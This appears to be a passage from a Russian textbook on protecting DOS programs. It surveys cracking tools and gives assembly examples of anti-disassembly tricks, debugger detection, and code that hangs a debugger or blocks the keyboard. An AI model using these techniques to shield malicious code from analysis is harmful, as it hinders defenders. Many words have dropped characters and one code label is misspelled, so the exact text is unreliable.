9) Разработать программную модель (резидентный обработчик прерывания 60h) генератора случайных и псевдослучайных последовательностей (8-разрядный RFSR, N = 4) с функциями:

- ah = 0 – программный сброс;
- ah = 1 – создание таблицы стохастического преобразования, на входе ds:si – адрес ключевой последовательности байтов, cx – размер последовательности (в байтах), на выходе – сформированные таблицы Addr и H;

- ah = 2 – формирование контрольного кода, на входе ds:si – адрес обрабатываем последовательности байтов, cx – размер последовательности (в байтах), на вых dx:ax – сформированный контрольный код;
- ah = 3 – чтение элемента ПСП (байта) и один такт работы RFSR;
- ah = 4 – инициализация RFSR случайным значением Count, где Count – значен с выхода программного счетчика, изменяющего свое состояние по каждому преры нию от таймера; его состояние фиксируется в момент программного сброса RFSR.

10) Используя программную модель генератора случайных последовательностей (СП) задания 9, разработать пермутирующую модульную программу, в которой поряд выполнения модулей определяется элементами СП (функция программы и состав м дулей выбираются самостоятельно).
11) Разработать программу для стеганографического скрытия текстовой строки внут текстового файла. Скрытие осуществляется путем кодирования расстояния меж словами файла-контейнера (0 – один пробел, 1 – два пробела). Текстовая строка в дится с клавиатуры, имя файла контейнера задается при запуске программы. Пре смотреть режим извлечения скрытой информации.
12) Используя смешанное программирование, разработать программу для стеганограф ческого скрытия информации в bmp-файле. На входе – файл-контейнер и скрываем файл, на выходе – результирующий файл. Информация скрывается в младших раз дах байтов Red, Green и Blue. Предусмотреть равномерное распределение скрыва мой информации по файлу-контейнеру с использованием генератора ПСП. Пре смотреть режим извлечения скрытой информации.
13) Используя смешанное программирование, разработать программу для генерац ПСП заданной разрядности (бит, 2 бита, 3 бита, 4 бита, байт, 2 байта, 4 байта, 64 б та) и длины (до 217 байт) с использованием алгоритма GATE-2 и записи ее в фа Ключевая информация, необходимая для работы алгоритма, считывается из файла.

Глава 3
Программные средства защиты информации

В данном разделе рассматриваются чисто программные средства защиты информации, надежность которых определяется знанием последних достижений общей теории программирования и умением разработчика использовать специальные приемы.

3.1. Защита программ от исследования

Одним из наиболее качественных методов защиты программ является криптографическое преобразование информации. Однако исследование подсистемы шифрования под отладчиком или дизассемблером позволяет взломщику понять алгоритм криптографической защиты и повторить его. Поэтому шифрование должно применяться совместно с защитой от статического и динамического анализа кода программы. Важную роль при этом играет стиль программирования. В отличие от общепринятых "наглядности" и "структурности", для защитных механизмов следует применять "изощренность", т. е. стиль, позволяющий получить сложный и запутанный исполняемый модуль.

3.1.1. Введение

В последнее время все чаще раздаются утверждения, что противоотладочные подсистемы морально устарели, так как хакерский инструментарий-де позволяет пройти любую защиту от исследования программного кода. И вообще, неснимаемых защит не существует.

Действительно, любую систему защиты можно вскрыть за конечное время – это следует из того факта, что ее код однозначно интерпретируется процессором. Противник может исследовать программу в виртуальной системе, где эмулируются процессор, память, внешние устройства, операционная среда и т. д. В этой ситуации большинство приемов противодействия оказываются неэффективными; однако, какой бы качественной не была эмуляция среды, все равно последняя отличается от истинной (например, из-за невозможности точной эмуляции временных характеристик аппаратуры, наличия недокументированных прерываний и т. п.), и защищаемая программа может это распознать со всеми вытекающими отсюда последствиями.

Можно выделить типичные ошибки разработчиков программных систем защиты:

- программа защищается только от средств статического анализа, в результате она ко изучается динамически, и наоборот;
- защита, вскрываемая изменением одного байта, – в момент, когда система за сравнивает контрольную информацию с эталонной, простым изменением кома перехода она направляется по правильному пути;
- аналогичная ситуация имеет место, когда результат работы функции, возвращаю текущую контрольную информацию, может быть подменен на эталонное (ожидае значение (например, с помощью перехвата соответствующего прерывания);
- после расшифровки системой защиты критичного кода он становится доступен и жет быть скопирован в другое место памяти или на диск в момент или вскоре п передачи управления на него.

Итак неснимаемых защит действительно нет и быть не может, но задачу сделать не ходимую для любого отладчика (в сочетании с умным хакером) защиту никто никогда ставил. Задача разработчика защит от исследования может состоять в том, чтобы

- либо вынудить противника потратить на снятие защиты время, достаточное для нятия контрмер;
- либо гарантировать, что ресурсы, потраченные для ее вскрытия, будут сопостав с написанием защищенной программы заново.

Другая группа возражений сводится к тому, нет смысла создавать защиты DOS, так как якобы DOS устарела, DOS умерла. Однако это логика офисного граммиста! Действительно, практически ни в одном офисе под DOS уже не раб ют. Но под ней работают программы компьютерных систем ответственного цел го назначения – а в защите от исследования именно они нуждаются в пер очередь! От взлома офисной программы пострадает только интеллектуальный ственник, который недополучит сверхприбыль. Взломом программы ответствен назначения могут воспользоваться диверсанты или террористы, а это уже гр катастрофой.

Итак, мы пишем программу (или программную подсистему), предназначенную ответственного целевого применения. Соответственно, мы должны учитывать существо ние вероятного противника, который хотел бы исследовать наш код, чтобы в дальней для достижения нужных ему целей изменить алгоритм функционирования программы.

3.1.2. Обзор хакерского инструментария

Для исследования и вскрытия программ хакерами применяются разнообразные п граммные средства, которые можно разделить на несколько категорий:

- отладчики реального режима (InSight, Meffistofel, Turbo Debugger (TD) и др.);
- отладчики защищенного режима (Soft-Ice, DeGlucker и др.);

- автоматические дизассемблеры (Sourcer, Watcom Disassembler и др.);
- интерактивные дизассемблеры (IDA, DisDoc и др.);
- просмотровые программы с встроенным дизассемблированием и возможностью изменения кода (Hiew и др.);
- распаковщики исполнимого кода (CUP386 и Generic Tracer);
- программы для обмана типичных алгоритмов защиты;
- различного рода вспомогательные утилиты.

Наиболее универсальными средствами, которые чаще всего используются для изучения кода программы без исходных текстов (для среды DOS) являются автоматически и интерактивные дизассемблеры (средства статического исследования) и отладчик реального и защищенного режима (средства динамического исследования). Первые преобразуют непонятный машинный код в удобочитаемый текст на языке Ассемблера. Вторые – информируют обо всех процессах, протекающих в недрах компьютера, после выполнения отдельного участка или даже каждой инструкции программы. Наша же задача, как разработчиков подсистемы обеспечения секретности кода, заключается в том, чтобы заставить все эти средства работать неправильно или парализовать их работу.

Отладчики

DEBUG – самый первый отладчик для DOS, входивший в комплект ее поставки. Содержит все уязвимости отладчиков реального режима – обнаружение своего присутствия по потере прерывания int 1, использование стека отлаживаемой программы и т. д. Пользовательский интерфейс крайне убогий, все управление только через командную строку отладчика. В настоящее время не применяется ни для отладки, ни для взлома программ.

Borland Turbo Debugger – один из самых удобных отладчиков с очень развитым пользовательским интерфейсом, но в то же время одна из самых некачественных сред для взлома. Обнаруживается по потере INT 1, использует стек отлаживаемой программы, аварийно завершается по INT 0, не давая обработать ошибку деления и т. д. Даже при простейшем безусловном переходе в середину длинной команды не может ее корректно дизассемблировать при CS: IP, указывающих на эту команду!

AFD – один из первых хороших отладчиков, разработан в 1988 г. Позволяет трассировать программу по шагам и по подпрограммам, сохранять/загружать точки останова, поддерживает макросы. Вполне пригоден для взлома программ, хотя для него и не предназначен.

InSight – один из самых удобных отладчиков реального режима DOS. Поддержка процессоров до 486 включительно, возможность просматривать 32-разрядные регистры, очень удобный (намного удобнее, чем в TD!) пользовательский интерфейс, сочетающий хорошо продуманное фиксированное расположение окон с удобной системой "горячих" клавиш и всплывающих меню. Не ловится противоотладочными приемами, основанными на "проглатывании" INT 1. Однако у этого отладчика есть и серьезные недостатки,

такие, как использование стека отлаживаемой программы, зависание по команде INT и невозможность подгрузки оверлейного кода в отлаживаемой программе.

Meffistofel – резидентный отладчик для DOS. Удобная система "горячих" клави всплытие при запуске программ COM или EXE. Не ловится на потере INT 1. В качест прерывания точки останова по умолчанию использует INT 45h, что делает бесполезны все принудительно добавляемые команды INT 3. Однако содержит какую-то тонку ошибку, из-за которой неработоспособен на Pentium и выше.

Cyberware Code Digger – встроенный отладчик распаковщика CUP386. Трассиру программу с помощью ядра этого распаковщика, способного работать в реальном реж ме, защищенном режиме и режиме эмуляции процессора. Удобный пользовательск интерфейс включает некоторые специфичные полезные возможности, например, пр смотр карты памяти. Уязвим для некоторых специфичных противоотладочных трюко основанных на архитектуре отладочной подсистемы процессора 386.

DeGlucker – один из лучших отладчиков защищенного режима. Разработан хакерам и для хакеров, что уже серьезный довод в его пользу. В последних версиях (0. 04, 0. 0 добавлены специфичные возможности, присущие SoftICE, и сделано противодействие мн гим противоотладочным приемам – в частности, эмуляция выполняемых программой оп раций над отладочными регистрами, что делает бесполезным их "загаживание". Удобн пользовательский интерфейс.

SoftICE – один из самых мощных отладчиков защищенного режима. Поддерживает в разновидности точек останова (многие отладчики ставят их только на выполнение кома ды). Однако на самом деле уязвим для многих противоотладочных приемов, в том чис основанных на потере INT 1. Некорректно задает начальные значения регистров. Загрузч LDR всегда выставляет значение SP на 2 меньше, чем нужно. Существенный недостаток отладчик не может работать при загруженном менеджере памяти (EMM386, QEMM и лю бые другие).

TR – "SoftICE по-китайски". Разработан Лиу Тао Тао на основе идей SoftICE, но име ет качественно иное ядро. Противоотладочными трюками, основанными на потере IN 1, не ловится. Начальные значения регистров задает корректно. Нормально уживаетс с менеджерами памяти. Однако содержит и несколько специфичных багов, например, н может трассировать команду INT 20h.

Дизассемблеры

IDA – на сегодняшний день считается лучшим дизассемблером. Позволяет вмеши ваться в первичное дизассемблирование, переименовывать любые адреса, принудительн дизассемблировать некоторые участки как код или данные, расставлять перекрестны ссылки и пр. Поддерживает большое количество аппаратных платформ, растущее от вер сии к версии. Содержит встроенный интерпретатор скриптов, написанных на С подобном языке, что позволяет расширять его возможности (так, существуют скрипт для расшифрования и даже распаковки "завернутых" файлов). Полный программный ко

и всю информацию о ходе исследования сохраняет в специализированной базе формата IDB, сам файл программы не нужен после ее создания.

Dis*Doc – первый интерактивный дизассемблер для DOS. Поддерживает процессоры от 8086 до 80386 и 32-разрядный код. Позволяет переименовывать адреса, вносить изменения в дизассемблированный листинг, вносить изменения в программу без перекомпиляции и т. д. Все изменения дизассемблированного листинга хранит в файле с именем исходного выполнимого файла и расширением LBL. Выполнимый файл необходим для дальнейшей работы.

Sourcer – лучший автоматический дизассемблер. Поддерживает многие компиляторы с языка Ассемблера. Содержит много предварительных настроек. Отлично находит перекрестные ссылки. Очень полезное свойство – выдает в конце листинга сводку использованных программой прерываний и портов ввода/вывода.

Программы просмотра

Хакерские программы просмотра предоставляют многие возможности интерактивных дизассемблеров, но при этом для них не характерна длительная обработка исполнимой программы (дизассемблируется маленький фрагмент кода, загруженный в буфер оперативной памяти).

HIEW – наиболее известная хакерская просмотровая программа. На момент написания этого обзора последняя известная версия – 6.55.

Основные возможности программы HIEW:

- просмотр двоичных файлов в текстовом, шестнадцатичном и дизассемблерном (встроенный дизассемблер/ассемблер до Pentium IVвключительно) режимах;
- редактирование двоичных файлов в шестнадцатеричном и дизассемблерном режимах;
- поиск в двоичном файле последовательности байт как с различением регистра букв так и без такового;
- поиск ассемблерных команд по шаблону;
- поиск и замена последовательностей байт;
- выделение блоков и манипуляции с ними – копирование в файл или из файла, заполнение и т. д.;
- редактирование битов в байте, слове или двойном слове по текущему смещению в файле
- встроенная подсистема шифрования кода командой XOR по постоянному ключу длиной до 20 байт;
- встроенная универсальная криптоподсистема с определением криптоалгоритма пользователем на уровне ассемблерных команд;
- динамическое изменение базового адреса при просмотре (по умолчанию 0);
- просмотр и редактирование заголовков исполнимых файлов различных типов и т. д.

Хакерские вьюверы обычно применяются для изменения кода ломаемой программы после ее исследования под отладчиком или исследования дизассемблированной программы. Они годны и для полного исследования программ, особенно простых программ или их небольших фрагментов.

QView – еще одна хакерская программа просмотра. Во многом повторяет возможности HIEW. Также удобный пользовательский интерфейс. Дизассемблер 486-й, более поздних версий автору не попадалось.

BIEW – многоплатформенная хакерская программа просмотра. Понимает значительно больше форматов выполнимых файлов, чем HIEW, особенно под UNIX (от a.out до всех или почти всех разновидностей ELF). Недостаток: для человека, привыкшего к HIEW или QView, раскладка клавиш непривычна и неудобна.

Автоматические распаковщики

Программы автоматической распаковки предназначены для "сдирания" с исполнимого файла запаковщика, пристыковочной защиты и т. д. Они перехватывают INT 1 или прерывание таймера и отслеживают наступление того или иного события (первый вызов прерывания, CS: IP принимают заданное значение, найдена заданная последовательность байт по адресу CS: IP и т. д.). Такие программы предназначены для "раздевания" программ с пристыковочным модулем. Кроме того, существуют более простые распаковщики, которые отслеживают последовательности байт для конкретных защит/запаковщиков и умеют распаковывать только их. Наконец, возможно отслеживать смену регистра CS, и после заданного количества таких смен считается, что мы имеем в памяти распакованный исполнимый файл.

Распаковщик снимает с образа этого файла дамп (точнее, два дампа – из-за особенностей структуры EXE файла) и по этим дампам генерирует код распакованной программы.

Самые совершенные на сегодня распаковщики – это, безусловно, CUP386 3.5 и Generic Tracer 1.9, позволяющие распаковать практически любой запакованный файл (кроме специально защищенного от них). Кроме того, есть несколько хороших распаковщиков, рассчитанных на борьбу с конкретными программами – UNP 4.11, TRON 1.20 и 1.30, UNUCEXE 1.4, X-TRACT 1.51 и т. д.

Вспомогательные хакерские утилиты

Кроме вышеперечисленных средств, хакеры используют для взлома программ разного рода вспомогательные утилиты. Некоторые их разновидности:

- программы протоколирования прерываний/операций с файлами/... ;
- программы создания/использования/обработки CRK файлов и файлов других подобных форматов;
- программы просмотра/редактирования оперативной памяти;
- программы просмотра/редактирования системных структур данных в оперативной памяти;
- программы автоматического определения по исполнимому файлу использованных при его создании компилятора/запаковщика/пристыковочной защиты.

3.1.3. Борьба с автоматическими и интерактивными дизассемблерами

Автоматические дизассемблеры анализируют код исполнимого файла и формируют соответствующий ему исходный текст или листинг. Статический анализ кода может свести на нет все усилия по созданию противотрассировочной подсистемы. Просмотрев дизассемблированный текст программы, можно найти и обойти все механизмы защиты от отладки. Поэтому необходима реализация подсистемы защиты программы от дизассемблирования.

Защититься от статического исследования программы можно либо модификацией кода самой программой, зашифрованием кода (с пристыковкой расшифровывающего модуля), запаковкой кода, либо различными ассемблерными трюками, направленными на искажение выходного кода дизассемблера:

- скрытыми командами передачи управления (переходы по динамически изменяемым адресам, JMP через RET, RET и CALL через JMP), усложняющими построения дизассемблером графа передачи управления;
- перекрывающимся кодом;
- нестандартным форматом загружаемого модуля, например, определением стека в сегменте кода и т. п.

Возможны также различные комбинации этих способов.

Для начала два примера перекрывающегося кода.

```
;===== Пример 3.1. ===================================
HiddenJmp:
            mov     ax,02EBh        ; 02EBh - КОП jmp $+2
            jmp     $-2
Next:       ...                     ; Продолжение
;===== Пример 3.2. ===================================
            mov     ax,0FE05h
            jmp     $-2             ; Переход на 05h FEh EBh, т.е. на
                                    ; команду add ax, 0EBFEh, за которой
                                    ; последуют cld и add ah, 3Bh
            add ah,03Bh             ; AX = 2503h
;=====================================================
```

Реальное значение AX будет неизвестно до тех пор, пока не будет помещено в регистр. И этот факт можно в дальнейшем использовать.

Принципы работы пристыковочных защит, основанных на зашифровании кода, были рассмотрены в главе 1. Здесь же сосредоточимся на приемах, искажающих на выходе дизассемблированный код.

Простейшим способом запутывания кода является его запутывание с помощью безусловных переходов. После команды перехода на скрываемую команду ставится несколько

осмысленно выглядящих команд и код операции и/или префикс команды, имеющей большой размер в байтах. Длина в каждом конкретном случае подбирается с таким расчетом, чтобы конец этой фиктивной команды попал в середину одной из настоящих. Это приводит к тому, что дизассемблер, начиная с этой команды, выдает неверную последовательность команд, а нередко и вообще не может ничего декодировать и только пишет последовательность директив объявления данных (DB, DW, ...). Кроме того, хорошие отладчики (InSight, DeGlucker, Meffistofel, TR и пр.) показывают в окне кода такую же неверную последовательность команд до тех пор, пока команда перехода не будет выполнена, а некачественные (Microsoft Debug, Microsoft CodeView, Turbo Debugger и т. п.) не отображают правильной команды даже после выполнения команды JMP (в момент, когда CS: IP хранят адрес команды).

Итак, пример обмана дизассемблера за счет скрытия ассемблерной команды в более длинной (а на самом деле ее КОП обходится). При этом для обхода засоряющих байтов используется команда безусловного перехода.

```
;====== Пример 3.3. ==================================
            jmp     Hidden
            mov     ax, 3000
            int     21h
            DB      0EAh    ; КОП дальнего перехода
Hidden:
            mov     bx, OFFSET BeingDebugged
;=====================================================
```

Начиная со смещения, помеченного как Hidden, дизассемблер выдаст либо неправильную последовательность команд, либо серию директив DB. Способ очень легко реализуется, однако и понять, в чем тут дело, относительно просто.

Более эффективна и более компактна вариация этого способа, при которой для скрытия защищаемой команды применяется *условный* переход по заведомо истинному условию. Однако истинность этого условия не должна быть "понятной" для компилятора, а тем более дизассемблера. Преимуществом этого способа является и то, что он не требует внесения дополнительных, никогда не выполняемых команд в текст программы. Этот способ может быть и неплохим противоотладочным приемом – одновременно сбивать с толку и дизассемблер и отладчик.

```
;===== Пример 3.4. ===================================
            mov     ax, BeingDebugged
            cmp     ax, 0
            je      NormalRun
            DB      0EAh
NormalRun:
            call    SecretRoutine
;=====================================================
```

Дизассемблер не понимает, что условие заведомо истинно, а "дальний пере... сфабрикованный нами, никогда управления не получит. Поэтому он добросове... дизассемблирует несуществующую цепь команд.

Интерактивные дизассемблеры формируют исходный текст/листинг по выполнимому коду программы так же, как это делают автоматические дизассемблеры. Однако интерактивные дизассемблеры отличаются от автоматических наличием мощного пользовательского интерфейса, который сильно облегчает анализ дизассемблированной программы.

Интерактивные дизассемблеры, как правило, позволяют:

- менять имена переменных, меток, подпрограмм и т. д., вводить имена для новых адресов, удалять имеющиеся метки/имена;
- искать последовательности символов в результирующем тексте и последовательности байт в исполнимом коде;
- повторно дизассемблировать участки кода в последовательность ассемблерны... команд или директив DB;
- задавать комментарии к подпрограммам, прерываниям и т. д., которые автоматическ... расставляются около всех соответствующих вызовов;
- просматривать перечень сегментов программы;
- редактировать дизассемблированный текст с автоматической модификацией испо... нимого кода или без таковой.

Различные интерактивные дизассемблеры предоставляют также и иные возможност... Самые совершенные интерактивные дизассемблеры (IDA) позволяют не только меня... уже дизассемблированный код, но и вмешиваться в сам процесс дизассемблирования.

Вышеописанные способы хороши против автоматических дизассемблеров. Однако запутать IDA (или любой другой интерактивный дизассемблер) только с их помощью не удастся. Точнее, удастся, но лишь до того момента, пока наш противник не сообразит принудительно обозначить засоряющие байты как 'Undefined', а все после них – как код. Сразу же после этого он получит возможность анализа защищаемой программы в среде дизассемблера.

Против этого существует сложный, но эффективный прием, получивший на хакерском жаргоне название "динамический фуфель". Суть приема заключается в том, что засоряющие байты никак не обходятся командами передачи управления. Они замещаются безобидными командами (NOP, STI и пр.) уже в ходе выполнения программы, но *заведомо до первого запуска* подпрограмм, содержащих эти "фуфели". Другими словами, защищаемый от дизассемблирования фрагмент программы действительно не может быть запущен в том виде, в каком программа находится на диске – скорее всего, это приведет к зависанию компьютера. Однако, запустившись, программа считывает откуда-то данные, необходимые для устранения засоряющих байтов, и замещает их на команды, никак не влияющие на ход выполнения программы.

Взлом программы, которую защитили таким способом – длительный и трудоемкий процесс, даже если данные для "дефуфелизации" содержатся в коде самой программы. Можно и еще усложнить взлом, сохраняя эти данные на нулевой дорожке или в умышленно оставляемом "зазоре" между разделами дисковой подсистемы. В данном случае само по себе копирование секретной программы ничего противнику не даст – он потеряет данные, необходимые для ее преобразования к нормально работающему состоянию.

3.1.4. Защита от отладчиков реального режима

Защититься от исследования под отладчиком можно двумя путями:

- тем или иным способом обнаружить отладчик и передать управление на некоторую ветку реакции на отладчик;
- "загрязнить" программу фрагментами кода, которые нормально выполняются без отладчика, но под отладчиком приводят к аварийному завершению, зависанию компьютера или искажению хода выполнения программы.

3.1.4.1. Обнаружение отладчика

Отладчики реального режима достаточно просто обнаружить. Можно выделить две основные группы методов их обнаружения:

- использование аппаратных особенностей процессора, в частности наличие очереди команд, а также потеря трассировочного прерывания после выполнения некоторых инструкций, например инструкций изменения содержимого сегментных регистров по командам MOV или POP);
- выявление изменений операционной среды путем проверки векторов прерываний, проверки времени выполнения отдельных участков программы, проверки начальных состояний регистров при запуске программы и т. п.

Отладчики используют такие ресурсы компьютера, как отладочные прерывания INT 1 (трассировочное прерывание или прерывание пошаговой работы), INT 3 (прерывание контрольной точки) и флаг трассировки TF. Все это может применяться для обнаружения исследования под таким отладчиком защищаемой программы. Дело в том, что процессоры Intel 80x86 "теряют" трассировку одной команды, если предыдущая команда изменяла значение сегментного регистра. Поэтому можно обнаружить установку флага трассировки TF в процессе отладки, например так.

```
;===== Пример 3.5. ====================================
                mov     ax, ss
                push    ax
                pop     ss
                pushf
                pop     ax
                pushf
```

```
        pop     bx
        sub     ax, bx
        mov     bx, OFFSET BeingDebugged
        mov     [bx], ax
;=====================================================
```

Вариацией этого метода является "ловля" отладчика на командах (префиксах) переу… тановки сегмента.

```
;===== Пример 3.6. ===================================
        cs:
        pushf
        pop     ax
        pushf
        pop     bx
        sub     ax, bx
        mov     bx, OFFSET BeingDebugged
        mov     [bx], ax
;=====================================================
```

При пошаговой трассировке данных фрагментов, например, в среде TD переменн BeingDebugged присвоится значение 100h. Однако этот способ не гарантирует 100%-й вер ятности обнаружения отладчика, так как фрагмент может быть пройден не по шагам, а сра (команда Go to cursor / F4 или Step over / F8). Кроме того, *хорошие* отладчики реального р жима (например, InSight 1.01) прерывание INT 1 не используют – т. е. способ не работа а с некоторыми *очень плохими* отладчиками (например, MMD 1.00) он тоже не проходит, т как они используют INT 1, но не сбрасывают флаг TF вообще! Поэтому нужно применя и другие способы обнаружения отладчиков реального режима.

Самый очевидный из них – проверка байта, находящегося по вектору прерывания INT (можно и INT 1, но это менее надежно, так как хорошие отладчики реального режима, н пример, InSight, INT 1 вообще не перехватывают). Вектор лучше получать непосредстве но из таблицы векторов прерываний, а не вызовом функции 35h прерывания INT 21h.

```
;===== Пример 3.7. ===================================
        xor     ax, ax
        mov     es, ax
        mov     bx, 0Ch
        xor     dh, dh
        mov     dl, BYTE PTR es:[bx]
        mov     bx, OFFSET BeingDebugged
        mov     ax, [bx]
        sub     dl, 0CFh                ; Код команды iret
        add     ax, dx
        mov     [bx], ax
;=====================================================
```

После выполнения этого фрагмента под отладчиком реального режима (даже таким хорошим, как InSight!) переменная BeingDebugged будет иметь ненулевое значение.

Теперь в любом месте программы можно сравнить значение с нулем и, если не равно, реагировать на отладчик.

Следующий способ обнаружения отладчиков реального режима основан на реализации в последних механизма точек останова по INT 3. Когда в таком отладчике ставят точку останова, байт по этому адресу замещается на однобайтовую команду INT 3 (КОП – 0CCh). Соответственно программа может обнаружить эти команды, взвести флаг обнаружения отладчика (в наших примерах – BeingDebugged) и среагировать на отладчик по проверке этого флага. Способов обнаружения этих команд (и вообще искажения кода, так как есть отладчики, ставящие вместо INT 3 вызов другого прерывания – например, Meffistofel) можно придумать много – начиная с поиска байта 0CCh командой SCASB и кончая вычислением различных контрольных кодов целостности с защищаемым куском кода в качестве аргумента.

На процессорах семейства 486 возможно обнаружить отладчик, используя буфер предвыборки команд. Изменение кода команды, которая уже выбрана и находится в этой очереди, никак не повлияет на ход выполнения программы. Под отладчиком же очередь предвыборки постоянно сбрасывается, и выполнится измененная команда.

```
;===== Пример 3.8. ===================================
        mov     BYTE PTR Crirical, 0F9h
                                ; Код операции stc
Critical:
        clc
        jnc     Normal
        mov     bx, OFFSET BeingDebugged
        mov     [bx], 1
Normal:                         ; Нормальное
                                ; выполнение программы
;=====================================================
```

Первая команда этого примера никак не повлияет на нормальное выполнение программы, так как пересылка выполняется в оперативную память, а команды уже находятся в буфере предвыборки. Под отладчиком же выполнится измененный код, и флаг отладки будет взведен. Однако нужно помнить, что этот способ годен лишь на вспомогательные роли, так как даже если программа будет выполняться на встраиваемой машине с аналогом 486-го процессора, исследовать ее, по всей вероятности, будут на Pentium. А там конвейеризация реализована иначе, и буфера предвыборки нет.

Следующий способ обнаружения отладчика применим только против некачественных отладчиков, таких, как CodeView или Turbo Debugger. Он основан на том, что при загрузке программы определенным образом инициализуются регистры. При этом в регистр CX заносится ненулевое значение – в COM-программах это длина COM-файла, а в EXE-программах – размер кода в оперативной памяти. Регистр DI устанавливается равным SP, причем значение SP не равно нулю. Исследование же программы под отладчиком требует неоднократных прогонов. CodeView и TD при первом прогоне программы обнуляют регистры AX, BX, CX, DX, SI, DI, BP. При повторном прогоне программы

CodeView опять обнуляет эти регистры, а Turbo Debugger вообще не трогает мусор, оставшийся после предыдущего прогона. Сравнивая в начале программы значения регистров с требуемыми, можно обнаружить отладчик (например, по условию CX = , или DI <> SP) и взвести флаг обнаружения или сразу же перейти на ветку реакции на отладчик. Против отладчиков высокого качества исполнения (InSight, DeGlucker и пр.) данный прием бесполезен.

Наконец, рассмотрим метод обнаружения отладчика, основанный на поиске точки останова.

```
;===== Пример 3.9. ====================================
                call    MyProc
                ...
MyProc:
                pop     bx
                push    bx
                cmp     [bx], 0CCh       ; Проверка после вызова MyProc
                jz      Debug
                ret
;======================================================
```

3.1.4.2. Искажение работы программы под отладчиком реального режима

Все способы, описанные в 3.1.3.1, вполне применимы для реальных защит, но у них есть существенный недостаток: можно вообще не разбираться, как программа определяет факт работы под отладчиком! Противнику достаточно найти команду перехода на ветку реакции на отладчик – и все наши ухищрения становятся бесполезными. Поэтому в реальных защитах их нужно дополнять трюками, искажающими работу программы без явных проверок.

Можно выделить следующие методы искажения хода выполнения программы под отладчиком:

- противодействие установке контрольных точек и изменению кода программы, например периодической проверкой контрольных сумм различных участков программы, чередованием команд запрета и разрешения прерываний и т. п. ;
- нарушение интерфейса с пользователем, например путем блокировки клавиатуры, искажения вывода на экран и т. п.;
- использование отладочных прерываний (а иногда и не только отладочных!) для реализации таких ответственных действий, как генерация участков кода, шифрование, вызов других подпрограмм системы защиты;
- определение стека в области исполняемого кода и неоднократная его смена.

Начнем с использования флага обнаружения отладчика (точнее говоря, переменной статуса этого обнаружения – она вовсе не обязана содержать лишь 2 значения – 0 и 1) для искажения выполнения программы.

```
;===== Пример 3.10. ===================================
                mov     ax, BeingDebugged
                shl     ax, 3
                push    ax
                retn
;======================================================
```

Если отладчик не обнаружен (BeingDebugged = 0), выполняется возврат на следующую за RETN команду. Если же BeingDebugged <> 0, то выполняется переход на команду по смещению CS: AX, где AX – это преобразованное значение BeingDebugged. При этом мы, как правило, попадаем в середину некоторой последовательности команд или даже в середину многобайтной команды, что приводит обычно к повисанию DOS и невозможности дальнейшей работы.

Следующий способ исказить выполнение программы под отладчиком – прибавлять значение переменной BeingDebugged к смещению в регистре при косвенных вызовах программ.

```
;===== Пример 3.11. ===================================
                mov     bx, OFFSET SecretRoutine
                mov     ax, BeingDebugged
                ror     ax, 4
                add     bx, ax
                call    bx
;======================================================
```

Как видим, если отладчик не обнаружен, засекреченная подпрограмма нормально вызовется. Если же его засекли, то смещение будет искажено, и это, по всей вероятности, приведет к повисанию DOS.

Можно подменять вектора отладочных прерываний (INT 1, INT 3). Здесь открывается широкий простор для фантазии разработчика – можно поменять их местами, заместить на вектор INT 19h, INT 20h или любой другой вектор, сдвигать сегмент или смещение в этих векторах, модифицировать код обработчика и т. д. Попытка трассировки программы при таких перестановках опять же приводит к повисанию отладчика или DOS.

Следующий способ – блокировать видеоподсистему.

```
;===== Пример 3.12. ===================================
;===== Последовательность ассемблерных команд, ========
;===== приводящая к повисанию любого отладчика. =======
                mov     ax, 1201h
                mov     bl, 32h
                int     10h
;======================================================
```

Можно использовать запрещение работы с клавиатурой.

```
;===== Пример 3.13. ================================
                mov     al, 0ADh
                out     64h, al
;===================================================
```

Наконец, можно использовать вызовы INT 1 и INT 3, но не там, где их обычно ищут а, например, в прерывании от таймера, и с активацией ветки не сразу, а после некоторой временной задержки. Очевидно, этот способ конфликтует с перестановкой векторов или замещением обработчиков, и применять их можно только поочередно.

Комбинируя описанные методы, можно построить достаточно надежную систему защиты.

3.1.5. Борьба с отладчиками защищенного режима

Некоторые отладчики защищенного режима ловятся на противоотладочные трюки, предназначенные для борьбы с отладчиками реального режима. Так, Soft-Ice попадается на приемы, связанные с потерей одного трассировочного прерывания после префиксной команды CS: (КОП 2Eh).

```
cs:
pushf
pop     ax
pushf
pop     bx
sub     ax, bx
add     BeingDebugged, ax
```

Другие приемы против отладчиков защищенного режима основаны на предоставляемых ими API. Так, DeGlucker, предоставляя API по INT 15h (функции 0FFxx), намертво зависает на конструкции:

```
mov ax, 0FF01h
int 15h
```

Третья группа приемов борьбы с отладчиками защищенного режима заключается в искажении состояния аппаратных отладочных средств. Так, если известно, что для трассировки программы применяется регистр DR1, то можно исказить либо его значение, либо значение управляющих битов в регистре DR7. Однако уже есть отладчики (DeGlucker 0.05), которые сами используют отладочные регистры, а отлаживаемой программе использовать их не дают, эмулируя обращение к ним.

И наконец, четвертая группа приемов против отладчиков защищенного режима основана на использовании ошибок конкретных отладчиков. Так, Soft-ICE (по крайней мере некоторые версии) некорректно обрабатывает команды обращения к регистру DR7, что позволяет ловить его на таком, например, фрагменте кода:

```
mov     eax, dr7
or      eax, 2000h
```



```
mov     dr7, eax
mov     eax, dr7
test    eax, 2000h
jnz     DebuggerNotFound        ; Ветка нормальной работы
```

Дальше идут команды реакции на отладчик или, допустим, взведения флага такой реакции.

3.1.6. "Изощренное" программирование

Приемы защиты программ от отладчиков и дизассемблеров для программирования задач ответственного целевого назначения, конечно, хороши. Но, как уже отмечалось, абсолютно надежных защит не бывает, и поскольку задача разработчика защиты – вынудить противника потратить на взлом время, достаточное для принятия контрмер, только противоотладочными трюками ограничиваться не нужно. Нелишне также затруднить исследование программы и после того, как противник обойдет или устранит все ловушки для хакерского инструментария.

Для этого необходимо сделать программу высокочитабельной для нас, но малопонятной в дизассемблированном виде, а под отладчиком – создающей впечатление хаотичного набора условных и безусловных переходов. Эта задача решается применением так называемого "изощренного" программирования.

Можно выделить несколько основных направлений:

- экзотическая, имеющая необычный вид реализация алгоритмов с использованием редких команд процессора или их нестандартных сочетаний;
- реализация нескольких полностью эквивалентных вариантов одного и того же алгоритма, при каждом обращении к которому случайным образом выбирается один из вариантов его реализации;
- засорение кода "мусором" – командами, не влияющими на обработку наших данных (кроме некоторого увеличения времени обработки на "засоренных" участках).

Рассмотрим эти приемы подробнее.

Экзотическая реализация алгоритмов. Допустим, у нас есть некоторый флаг (или переменная), для которого критически важна проверка на 0. Однако мы не желаем явно писать команду CMP AX, 0 и вообще по возможности хотим обойтись без команд передачи управления.

